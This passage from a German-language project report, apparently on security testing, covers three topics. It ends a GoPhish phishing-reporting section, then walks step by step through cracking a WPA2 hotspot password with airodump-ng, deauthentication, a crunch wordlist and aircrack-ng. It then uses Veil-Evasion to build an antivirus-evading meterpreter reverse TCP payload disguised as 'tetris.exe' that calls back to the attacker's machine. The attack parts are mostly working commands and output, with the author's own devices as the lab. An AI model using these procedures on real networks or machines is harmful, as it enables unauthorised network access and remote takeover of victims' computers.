


Abbildung 172: Einstellungsmöglichkeiten 2

Wenn man mit den Einstellungen zufrieden ist. Kann man die MSI Datei herunterladen.




Abbildung 173: Installationsdatei

Wenn man, während dem Installationsprozess Outlook offen hat, muss man es kurz neu starten. Danach sieht man das neue Add-In im Menüband.



Abbildung 174: Button in Outlook

Zu Beginn wird gefragt, ob man das ausgewählte Mail wirklich melden möchte.




Abbildung 175: Bestätigung Meldung eines Phishing Mails

Wenn man im vorherigen Fenster «Yes» ausgewählt hat, erscheint diese Meldung. Diese kann man einfach mit der Bestätigung auf «OK» schliessen.




Abbildung 176: Bestätigung Meldung eines Phishing Mails 2

Das Add-In fügt dem Betreff folgenden String hinzu:

[Phish Alert]

[Phish Alert] WG: Regio-Newsletter zur Region Dietikon

Abbildung 177: Betreff eines gemeldeten Mail

Zudem wird dem Mail, das ursprüngliche Mail als Anhang hinzugefügt.




Abbildung 178: Anhang eines gemeldeten Mail

Wenn Mails gemeldet werden, sieht man diese im GoPhish. Voraussetzung ist, dass es sich um ein mail einer Kampagne handelt.

Email Reported



Abbildung 179: Gemeldetes Mail in GoPhish 1

Die Timeline sieht wird bei gemeldeten Mail von Kampagnen auch angepasst und ebenfalls mit der hellblauen Farbe markiert.

Timeline for Luis Luescher

Email: theo.luescher@outlook.com
Result ID: R0mcnP4



Abbildung 180: Gemeldetes Mail in GoPhish 2

7.7. WiFi Attack - Smartphone Hotspot

7.7.1. Benötigte Ressourcen

Neben einem Kali Linux Rechner, am besten als virtuelle Maschine, braucht man einen Wi-Fi USB Adapter insofern, es eine VM ist, damit man entsprechende Störsignale verschicken kann. Ich habe diesen auf digitec.ch dafür gekauft.

7.7.2. Beispiel mit persönlichem Hotspot




Abbildung 181: Aufbau der WiFi Attack

Unser Ziel ist es das Wi-Fi Passwort des persönlichen Hotspot herauszufinden. So würde unser Angriff ungefähr aussehen, mittels eines Access Point und einem Endgerät stellen wir uns zwischen die Verbindung und holen uns die benötigten Daten, die wir für das Wi-Fi Passwort benötigen.

Zu Beginn müssen wir sicherstellen, dass die Wi-Fi USB-Schnittstelle mit der VM verbunden ist.



Abbildung 182: Hinzufügen der Wi-Fi USB Schnittstelle

Danach lesen wir mittels dem Befehl `iwconfig` die Konfiguration der WLAN-Interfaces aus. Nun sehen wir unter dem Punkt *Mode*, dass dieser als *Managed* eingetragen ist. Dies müssen wir ändern.

```
(luis@llsvkali02)-[~]
$ iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7  RTS thr=2347 B  Fragment thr:off
        Power Management:off
```

Abbildung 183: WLAN Interfaces

Nun lassen wir uns alle aktuellen Prozesse des WLAN-Interfaces anzeigen. Dafür verwendet man folgenden Befehl: `sudo airmon-ng check`

```
(root@llsvkali02)-[/home/luis]
# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    431 NetworkManager
    705 wpa_supplicant
```

Abbildung 184: Prozesse des WLAN-Interfaces

Nun stoppen wir diese Prozesse, die nicht mehr benötigt werden. Dafür verwenden wir folgenden Befehl: `sudo airmon-ng check kill`

```
(root@llsvkali02)-[/home/luis]
# airmon-ng check kill

Killing these processes:

    PID Name
    705 wpa_supplicant
```

Abbildung 185: Stoppen der Prozesse

Nun starten wir das Monitoring auf dem WLAN-Interface. Folgender Befehl verwendet man dafür: `sudo airmon-ng start wlan0`

```
(root@llsvkali02)-[/home/luis]
# airmon-ng start wlan0

      PHY     Interface     Driver     Chipset
phy0      wlan0        rtl8192cu     Edimax Technology Co., Ltd EW-7811U
          802.11n [Realtek RTL8188CUS]
```

Abbildung 186: Monitoring-Modus

Wenn man erneut den Stand der WLAN-Interfaces anschaut, ist der *Mode* nun auf *Monitor* gewechselt. Wir verwenden folgenden Befehl: `sudo iwconfig`

```
(root@llsvkali02)-[/home/luis]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr=2347 B Fragment thr:off
        Power Management:off
```

Abbildung 187: Überprüfung der Einstellung

Nun suchen wir das entsprechende Wi-Fi Signal. Dafür benötigen wir die BSSID und den entsprechenden Channel. Folgender Befehl: `sudo airodump-ng wlan0mon`

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B4:FB:E4:3F:96:83	-30	31	4 0	11	130	WPA2	CCMP	PSK	UPCB4AFFF1
B6:FB:E4:3F:96:83	-31	33	0 0	11	130	WPA2	CCMP	PSK	<length: 0>
B6:FB:E4:3F:8D:A0	-56	36	0 0	6	130	WPA2	CCMP	PSK	<length: 0>
B4:FB:E4:3F:8D:A0	-56	31	20 0	6	130	WPA2	CCMP	PSK	UPCB4AFFF1
46:10:8E:9E:BD:52	-24	170	14 0	6	130	WPA2	CCMP	PSK	iPhone von Luis
38:D5:47:21:3D:B8	-82	17	4 0	2	195	WPA2	CCMP	PSK	Limmat
5C:A3:9D:E8:34:E8	-83	22	0 0	11	130	WPA2	CCMP	PSK	UPC249174654
38:43:7D:18:BC:92	-86	13	0 0	11	130	WPA2	CCMP	PSK	UPCB4AFFF1
3A:43:1D:18:BC:92	-88	19	0 0	11	130	WPA2	CCMP	MGT	UPC Wi-Free
A8:D3:F7:1D:EB:1A	-1	0	1 0	2	-1	OPN			<length: 0>
AC:22:05:DF:91:53	-86	4	0 0	6	130	WPA2	CCMP	PSK	UPC5AA7811
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes	
(not associated)	3C:CC:97:AC:27:B8		-7	0 - 1	4	17			
(not associated)	4E:18:90:00:B3:C0		-7	0 - 1	0	12			
(not associated)	E5:AD:2A:BB:FF:79		-15	0 - 1	0	17			
(not associated)	23:1F:4B:BC:1A:12		-41	0 - 1	0	8			
(not associated)	30:E3:7A:FD:5D:D1		-81	0 - 1	0	1			
B4:FB:E4:3F:8D:A0	88:71:B1:0B:13:E1		-54	0 -24	12	7			
46:10:8E:9E:BD:52	6A:62:2F:FC:E0:F3		-9	0 - 1	9	41			
38:43:7D:18:BC:92	76:F9:F0:A1:1E:05		-83	0 - 1	0	4			
A8:D3:F7:1D:EB:1A	34:8A:7B:D1:FC:94		-67	0 - 1e	0	2			

Abbildung 188: Suchen von Wi-Fi Signalen

Nun können wir unser Wi-Fi Signal verfolgen. Dazu verwendet man folgenden Befehl: `sudo airodump-ng --bssid <BSSID> -c <CH> --write <FILENAME> wlan0mon`

CH 6][Elapsed: 24 s][2020-11-22 12:33									
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH ESSID
46:10:8E:9E:BD:52	-21	81	204	105 0	6	130	WPA2	CCMP	PSK iPhone von Luis
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes	
46:10:8E:9E:BD:52	6A:62:2F:FC:E0:F3		-13	0 - 1	0	27			
46:10:8E:9E:BD:52	40:74:E0:8E:3F:AA		-16	0 - 6e	0	203			

Abbildung 189: Nachahmen eines Wi-Fi Signal

Nun müssten wir warten, bis sich ein Gerät mit dem WLAN verbindet, wir beschleunigen diesen Prozess, indem wir jedes aktuell verbundene Gerät deauthentifizieren und somit sich jedes Gerät neu mit dem WLAN verbinden muss. Während dem Aufbau der neuen Verbindung wird das Passwort übertragen, dieses wird abgefangen. Folgender Befehl: `sudo aireplay-ng -deauth 5 -a <MAC-ADDR> wlan0mon`. Es sieht auf einem betroffenen Gerät folgendermassen aus: m145.luis-luescher.com/deauth.mp4

```
[root@llsvkali02 ~]# aireplay-ng --deauth 5 -a 46:10:8E:9E:BD:52 wlan0
12:34:50 Waiting for beacon frame (BSSID: 46:10:8E:9E:BD:52) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:34:50 Sending DeAuth (code 7) to broadcast -- BSSID: [46:10:8E:9E:BD:52]
12:34:50 Sending DeAuth (code 7) to broadcast -- BSSID: [46:10:8E:9E:BD:52]
12:34:51 Sending DeAuth (code 7) to broadcast -- BSSID: [46:10:8E:9E:BD:52]
12:34:51 Sending DeAuth (code 7) to broadcast -- BSSID: [46:10:8E:9E:BD:52]
12:34:52 Sending DeAuth (code 7) to broadcast -- BSSID: [46:10:8E:9E:BD:52]
```

Abbildung 190: Deauthentifizierung der momentan verbundenen Geräte

Sobald sich ein Gerät neu verbindet, werden Files erstellt. In unserem Fall arbeiten wir mit dem 02.cap File.




Abbildung 191: Erstellte Files

Nun erstellen wir mittels dem Befehl `crunch 9 9 ahlo1234 -o wordlist.lst` eine Wörterliste. Mit den Parametern 9 9 geben wir an, dass das Passwort minimal 9 Wörter und maximal 9 Wörter lang ist. Danach geben wir die entsprechenden Buchstaben und Zahlen an, die im Passwort vorkommen.

```
luis@llsvkal:~$ crunch 9 9 ahlo1234 -o wordlist.lst
Crunch will now generate the following amount of data: 1342177280 bytes
1280 MB
1 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 134217728
crunch: 33% completed generating output
crunch: 65% completed generating output
crunch: 94% completed generating output
crunch: 100% completed generating output
luis@llsvkal:~$
```

Abbildung 192: Erstellen einer Wortliste

Nun vergleichen wir die Wörterliste und die abgefangen Daten.

Folgenden Befehl verwenden wir dafür: `sudo aircrack-ng <CAPFILE> -w <WORDLIST>`




Abbildung 193: Aircrack-ng Prozess

Sobald das Passwort herausgefunden wurde, erscheint dieses im Terminal als «KEY FOUND!»

```
luis@llsvka02:~ - □
File Actions Edit View Help
Aircrack-ng 1.6
[00:29:54] 17177108/134217728 keys tested (9730.98 k/s)
Time left: 3 hours, 20 minutes, 28 seconds 12.80%
KEY FOUND! [ hallo1234 ]

Master Key      : C9 3F 79 9A D5 02 CC 35 4E 47 B0 48 B1 3E 0E CF
                   91 88 F6 54 C2 C5 C3 4B A8 1A AE 87 04 6E 94 23

Transient Key   : 1D 02 09 57 F2 A6 72 EA B2 A4 B9 F5 2D 15 C9 D9
                   EB DA 35 6A 0B 9B 56 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 34 A2 A1 87 15 35 84 81 BA EB 9F 7E 08 E7 AD 72
```

Abbildung 194: Gefundenes Passwort

Dies ist der Beweis, dass das Passwort tatsächlich «hallo1234» ist.




Abbildung 195: Beweis WLAN-Passwort

7.8. Metasploit

Mit Metasploit wollen wir nun ein Windows 7 Gerät angreifen. Dafür verwenden wir Metasploit, welches bereits bei Kali Linux vorinstalliert ist. Zudem verwenden wir Veil-Evasion dieses Programm müssen wir zuerst noch installieren. Dazu laden wir zuerst, das Veil-Framework von Git Hub herunter.

```
(root💀 kali㉿lulu) [~] # git clone https://github.com/Veil-Framework/Veil
Klone nach 'Veil' ...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 2194 (delta 12), reused 16 (delta 4), pack-reused 2154
Empfange Objekte: 100% (2194/2194), 705.14 KiB | 415.00 KiB/s, Fertig.
Löse Unterschiede auf: 100% (1236/1236), Fertig.
```

Abbildung 196: Herunterladen des Veil-Framework

Sobald das Framework heruntergeladen wurde, kann man in das «Veil» Verzeichnis wechseln.

```
(root💀 kali㉿lulu) [~] # cd Veil/
```

Abbildung 197: Wechseln in das neue Verzeichnis Veil

Da es sich um eine Installation des Veil Framework handelt, müssen wir dieses noch Konfigurieren. Dies erledigt für uns ein Script, dafür einfach folgenden Befehl ausführen:

```
./config/setup.sh --force --silent
```

Die Installation kann einige Minuten dauern. Es werden verschiedene Dienste und Applikationen installiert wie Python (bereits vorhanden bei Kali Linux), Wine und Ruby.

```
(root💀 kali㉿lulu) [~/Veil] # ./config/setup.sh --force --silent
=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

os = kali
osversion = 2020.4
osmajversion = 2020
arch = x86_64
trueuser = luis
userprimarygroup = luis
useromedir = /home/luis
rootdir = /root/Veil
veildir = /var/lib/veil
outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
winedir = /var/lib/veil/wine
winedrive = /var/lib/veil/wine/drive_c
gempath = Z:\var\lib\veil\wine\drive_c\RbRuby187\bin\gem
```

Abbildung 198: Installation des Veil-Framework

Sobald die Installation abgeschlossen ist, kann man Veil mit Python starten.

```
[I] Done!

└─(root💀 kali㉿lulu)-[~/Veil]
# ls
CHANGELOG config __init__.py lib LICENSE README.md tools Veil.py

└─(root💀 kali㉿lulu)-[~/Veil]
# python3 Veil.py
=====
Veil | [Version]: 3.1.14
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

Abbildung 199: Starten von Veil mit Python3

Im Anschluss wählen wir die Nr.1 der vorhanden Tools. Somit wählen wir Evasion aus.

```
Main Menu

 2 tools loaded

Available Tools:

 1)      Evasion
 2)      Ordnance

Available Commands:

    exit          Completely exit Veil
    info          Information on a specific tool
    list          List available tools
    options       Show Veil configuration
    update        Update Veil
    use           Use a specific tool

Veil>: 1
Veil>: use 1
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

Abbildung 200: Auswahl des Veil Tool

Nun suchen wir ein Skript, welches für unser vorhaben gut ist. Dafür den Befehl «list» verwenden.

```
Veil/Evasion>: list
=====
          Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Available Payloads:

  1)    autoit/shellcode_inject/flat.py
  2)    auxiliary/coldwar_wrapper.py
  3)    auxiliary/macro_converter.py
  4)    auxiliary/pyinstaller_wrapper.py
  5)    c/meterpreter/rev_http.py
  6)    c/meterpreter/rev_http_service.py
  7)    c/meterpreter/rev_tcp.py
  8)    c/meterpreter/rev_tcp_service.py
  9)    cs/meterpreter/rev_http.py
 10)   cs/meterpreter/rev_https.py
 11)   cs/meterpreter/rev_tcp.py
 12)   cs/shellcode_inject/base64.py
 13)   cs/shellcode_inject/virtual.py
 14)   go/meterpreter/rev_http.py
 15)   go/meterpreter/rev_https.py
 16)   go/meterpreter/rev_tcp.py
 17)   go/shellcode_inject/virtual.py
 18)   lua/shellcode_inject/flat.py
 19)   perl/shellcode_inject/flat.py
 20)   powershell/meterpreter/rev_http.py
 21)   powershell/meterpreter/rev_https.py
 22)   powershell/meterpreter/rev_tcp.py
 23)   powershell/shellcode_inject/psexec_virtual.py
 24)   powershell/shellcode_inject/virtual.py
```

Abbildung 201: Auswahl der verschiedenen Payloads

Danach kann man das gewünschte Skript mit «use» verwenden. Ich habe das Meterpreter Reverse TCP Skript ausgewählt.

```
Veil/Evasion>: use cs/meterpreter/rev_tcp.py
=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Payload Information:

Name: Pure C# Reverse TCP Stager
Language: cs
Rating: Excellent
Description: pure windows/meterpreter/reverse_tcp stager, no shellcode

Payload: cs/meterpreter/rev_tcp selected

Required Options:

| Name           | Value   | Description                                       |
|----------------|---------|---------------------------------------------------|
| COMPILE_TO_EXE | Y       | Compile to an executable                          |
| DEBUGGER       | X       | Optional: Check if debugger is attached           |
| DOMAIN         | X       | Optional: Required internal domain                |
| EXPIRE_PAYLOAD | X       | Optional: Payloads expire after "Y" days          |
| HOSTNAME       | X       | Optional: Required system hostname                |
| INJECT_METHOD  | Virtual | Virtual or Heap                                   |
| LHOST          |         | IP of the Metasploit handler                      |
| LPORT          | 4444    | Port of the Metasploit handler                    |
| PROCESSORS     | X       | Optional: Minimum number of processors            |
| SLEEP          | X       | Optional: Sleep "Y" seconds, check if accelerated |
| TIMEZONE       | X       | Optional: Check to validate not in UTC            |
| USERNAME       | X       | Optional: The required user account               |
| USE_ARYA       | N       | Use the Arya crypter                              |

Available Commands:

back Go back to Veil-Evasion
exit Completely exit Veil
generate Generate the payload
options Show the shellcode's options
set Set shellcode option
```

Abbildung 202: Verfügbaren Parameter für Payload

Nun muss man nur den LHOST setzen, dies ist die Kali Linux VM und den LPORT diesen kann man beliebig setzen. Ich habe mich für 5445 entschieden.

```
[cs/meterpreter/rev_tcp>>]: set LHOST 192.168.0.20
[cs/meterpreter/rev_tcp>>]: set LPORT 5445
```

Abbildung 203: LHOST und LPORT setzen

Danach kann man mit dem Befehl «generate» sich den Payload generieren lassen. Man muss nur noch einen Namen angeben. In meinem Fall ist der Name des Payload «Tetris».

```
Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): tetris
```

Abbildung 204: Generieren des Payload

Wenn der Payload generiert wurde, wird im Terminal angezeigt wo die .exe Datei abgespeichert wurde. In meinem Fall wurde die .exe Unter /var/lib/veil/output/compiled/ abgespeichert.

```
[*] Language: cs
[*] Payload Module: cs/meterpreter/reverse_tcp
[*] Executable written to: /var/lib/veil/output/compiled/tetris.exe
[*] Source code written to: /var/lib/veil/output/source/tetris.cs
